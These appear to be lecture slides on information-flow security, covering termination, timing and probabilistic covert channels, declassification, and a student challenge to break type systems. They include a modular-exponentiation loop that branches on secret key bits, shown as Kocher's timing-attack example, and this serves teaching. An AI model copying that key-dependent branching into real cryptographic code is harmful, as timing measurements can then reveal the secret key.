Covert channels

Covert channels: Termination

- Covert channels are mechanisms not intended for information transfer

Is while h>0 do h:=h+1 secure?

- Low view $\approx_L$ must match observational power (if the attacker observes (non)termination):

$$mem \approx_L mem' \text{ iff}$$
$$mem = \bot = mem' \vee$$
$$(mem \neq \bot \neq mem' \wedge mem =_L mem')$$

Covert channels: Timing

- Recall:

(if h then sleep(1000)); l:=1 || sleep(500); l:=0

- Nontermination $\approx_L$ time-consuming computation
- Bisimulation-based $\approx_L$ accurately expresses the observational power [Sabelfeld&Sands' 00, Smith' 01]
- Agat's technique for transforming out timing leaks [Agat' 00]

Example: M^k mod n


```
s = 1;
for (i=0; i<w; i++){
  if (k[i])
     C = (s*M) mod n;
  else
     C = s;
  s = C*C;
}
```

No information flow to low variables, but entire key can be revealed by measuring timing

[Kocher' 96]


Transforming out timing leaks

Branching on high causes leaks



Transforming out timing leaks

Cross-copy low slices



Covert channels: Probabilistic

- Possibilistically but not probabilistically secure program:


$$l := PIN \;[]_{9/10}\; l := rand(9999)$$

- Timing attack exploits probabilistic properties of the scheduler:

resolved by uniform scheduler

$$(\text{if } h \text{ then sleep}(1000)); l := 1 \;\|\; \text{sleep}(500); l := 0$$

- Probability-sensitive $\approx_L$ by PERs [Sabelfeld&Sands' 99]
- Probabilistic bisimulation-based security [Volpano&Smith' 99,Sabelfeld&Sands' 00,Smith' 01,' 03]


Static certification
Noninterference
Procedures
Sound security analysis
Declassification
Functions
Nondeterminism
Termination
Admissibility
Exceptions
Threads
Timing
Relative security
Objects
Distribution
Probability
Quantitative security
Expressiveness
Concurrency
Covert channels
Security policies

Security policies

- Many programs intentionally release information, or perform declassification
- Noninterference is restrictive for declassification
  - Encryption
  - Password checking
  - Spreadsheet computation (e.g., tax preparation)
  - Database query (e.g., average salary)
  - Information purchase
- Need support for declassification

Security policies: Declassification

- To legitimize declassification we could add to the type system:

declassify(h) : low

- But this violates noninterference
- What's the right typing rule? What's the security condition that allows intended declassifications?

More on this later

Recent highlights and trends

- Security-preserving compilation
  - JVM [Barthe et al.]
- Dynamic enforcement [Le Guernic]
- Cryptographic primitives [Laud]
- Web application security
  - SWIFT [Myers et al.]
  - NoMoXSS [Vogt et al.]
  - …
- Declassification
  - dimensions [Sabelfeld & Sands]
  - …

More on this later

More on this later

More on this later

Summary so far

- Security practices not capable of tracking information flow $\Rightarrow$ no end-to-end guarantees
- Language-based security: effective information flow security models (semantics-based security) and enforcement mechanisms
  - static analysis by security type systems
  - dynamic analysis by reference monitors
- Semantics-based security benefits:
  - End-to-end security for sequential, multithreaded, distributed programs
  - Models for timing and probabilistic leaks
  - Compositionality properties (crucial for compatibility with modular analyses)
  - Enforceable by security type systems and monitors

Information flow challenge

- Attack the system to learn the secret
- Type systems to break
  1. No restriction
  2. Explicit flows
  3. Implicit flows
  4. Termination
  5. Declassification
  6. Exceptions
  7. Let
  8. Procedures
  9. References
  10. Arrays

http://ifc-challenge.appspot.com/

- First to complete: your name here ☺

References

- Attacking malicious code: a report to the Infosec Research Council
  [McGraw & Morrisett, IEEE Software, 2000]
- Language-based information-flow security
  [Sabelfeld & Myers, IEEE JSAC, 2003]